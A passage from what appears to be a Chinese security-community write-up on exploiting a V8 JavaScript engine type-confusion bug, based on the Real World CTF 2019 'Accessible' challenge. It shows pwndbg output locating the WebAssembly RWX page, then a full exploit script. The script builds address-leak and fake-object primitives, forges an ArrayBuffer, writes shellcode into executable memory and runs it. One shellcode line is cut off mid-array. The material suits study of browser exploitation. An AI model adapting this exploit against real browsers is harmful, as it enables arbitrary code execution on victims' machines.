   0x00, 0x01, 0x00, 0x06, 0x81, 0x80, 0x80, 0x80,
   0x00, 0x00, 0x07, 0x85, 0x80, 0x80, 0x80, 0x00,
   0x01, 0x01, 0x61, 0x00, 0x00, 0x0a, 0x8a, 0x80,
   0x80, 0x80, 0x00, 0x01, 0x84, 0x80, 0x80, 0x80,
   0x00, 0x00, 0x41, 0x00, 0x0b
 ]);
const wasm_instance = new WebAssembly.Instance(new WebAssembly.Module(wasm_code));
const wasm_func = wasm_instance.exports.a;
%DebugPrint(wasm_instance);

readline();

-----------------------------------------------------------------------------------

pwndbg> r --allow-natives-syntax ../../exps/OOB/test.js
DebugPrint: 0x3a58a3a21241: [WasmInstanceObject] in OldSpace
- map: 0x0764807492b9 <Map(HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x00aad2e48559 <Object map = 0x7648074aa29>
- elements: 0x3b8a08680c01 <FixedArray[0]> [HOLEY_ELEMENTS]
- module_object: 0x00aad2e4d5b9 <Module map = 0x76480748d19>
...
pwndbg> x/32gx 0x3a58a3a21241-1
0x3a58a3a21240: 0x00000764807492b9  0x00003b8a08680c01
0x3a58a3a21250: 0x00003b8a08680c01  0x0000000000000000
0x3a58a3a21260: 0x0000000000000000  0x0000000000000000
0x3a58a3a21270: 0x000055f7cd11b8f0  0x00003b8a08680c01
0x3a58a3a21280: 0x000055f7cd1cd100  0x00003b8a086804b1
0x3a58a3a21290: 0x0000000000000000  0x0000000000000000
0x3a58a3a212a0: 0x0000000000000000  0x0000000000000000
0x3a58a3a212b0: 0x000055f7cd1cd180  0x000055f7cd11b910
0x3a58a3a212c0: 0x00000f8fe12f0000  <--RWX area
...
pwndbg> vmmap 0x00000f8fe12f0000
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0xf8fe12f0000      0xf8fe12f1000 rwxp     1000 0
```

即instance+0x80处即存放了RWX区域的地址

```
wasm_inst_addr = leak_obj(wasm_instance) - 1;
rwx_area_loc = wasm_inst_addr + 0x80;   //■■■■RWX■■■■■

//■■■rwx_area_loc■■ArrayBuffer■BackingStore■■■■■RWX■■■■
```

完整利用

```
function success(str, val){
   console.log("[+]" + str + "0x" + val.toString(16));
}
class Memory{
   constructor(){
       this.buf = new ArrayBuffer(8);
```

```
        this.f64 = new Float64Array(this.buf);
        this.u32 = new Uint32Array(this.buf);
        this.bytes = new Uint8Array(this.buf);
    }
    d2u(val){
        this.f64[0] = val;
        let tmp = Array.from(this.u32);
        return tmp[1] * 0x100000000 + tmp[0];
    }
    u2d(val){
        let tmp = [];
        tmp[0] = parseInt(val % 0x100000000);
        tmp[1] = parseInt((val - tmp[0]) / 0x100000000);
        this.u32.set(tmp);
        return this.f64[0];
    }
}
var mem = new Memory();

var shellcode=[0x90909090,0x90909090,0x782fb848,0x636c6163,0x48500000,0x73752fb8,0x69622f72,0x8948506e,0xc03148e7,0x89485750,0

const wasm_code = new Uint8Array([
    0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00,
    0x01, 0x85, 0x80, 0x80, 0x80, 0x00, 0x01, 0x60,
    0x00, 0x01, 0x7f, 0x03, 0x82, 0x80, 0x80, 0x80,
    0x00, 0x01, 0x00, 0x06, 0x81, 0x80, 0x80, 0x80,
    0x00, 0x00, 0x07, 0x85, 0x80, 0x80, 0x80, 0x00,
    0x01, 0x01, 0x61, 0x00, 0x00, 0x0a, 0x8a, 0x80,
    0x80, 0x80, 0x00, 0x01, 0x84, 0x80, 0x80, 0x80,
    0x00, 0x00, 0x41, 0x00, 0x0b
 ]);
const wasm_instance = new WebAssembly.Instance(new WebAssembly.Module(wasm_code));
const wasm_func = wasm_instance.exports.a;

var fake_ab = [
    //map|properties
    mem.u2d(0x0), mem.u2d(0x0),
    //elements|length
    mem.u2d(0x0), mem.u2d(0x1000),
    //backingstore|0x2
    mem.u2d(0x0), mem.u2d(0x2),
    //padding
    mem.u2d(0x0), mem.u2d(0x0),
    //fake map
    mem.u2d(0x0), mem.u2d(0x1900042317080808),
    mem.u2d(0x00000000084003ff), mem.u2d(0x0),
    mem.u2d(0x0), mem.u2d(0x0),
    mem.u2d(0x0), mem.u2d(0x0),
];

var ab = new ArrayBuffer(0x1000);
var obj1 = {c: {x: 1.1}};
var obj2 = {d: {w: ab}};

function leaker(o){
    return o.c.x;
}
function faker(o){
    return o.d.w;
}
for(var i = 0; i < 0x5000; i++){
    leaker(obj1);
}
for(var i = 0; i < 0x5000; i++){
    faker(obj2);
}

function leak_obj(o){
    obj1.c = {y: o};
```

```
    res = mem.d2u(leaker(obj1))
    return res
}

fake_ab_addr = leak_obj(fake_ab) - 0x80;
wasm_inst_addr = leak_obj(wasm_instance) - 1;
success("fake_ab_addr: ", fake_ab_addr);
success("wasm_inst_addr: ", wasm_inst_addr);

fake_map_addr = fake_ab_addr + 0x40;
fake_mapmap_addr = fake_ab_addr + 0x80
rwx_area_loc = wasm_inst_addr + 0x80;

fake_ab[0] = mem.u2d(fake_map_addr);
fake_ab[4] = mem.u2d(rwx_area_loc);

obj2.d = {z: mem.u2d(fake_ab_addr)};
real_ab = faker(obj2);
view = new DataView(real_ab);

rwx_area_addr = mem.d2u(view.getFloat64(0, true));
success("rwx_area_addr: ", rwx_area_addr);

fake_ab[4] = mem.u2d(rwx_area_addr);

for (i = 0; i < shellcode.length; i++){
    view.setUint32(i * 4, shellcode[i], true);
}

wasm_func();
```

参考资料

1. https://mem2019.github.io/jekyll/update/2019/09/16/Real-World-2019-Accessible.html

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板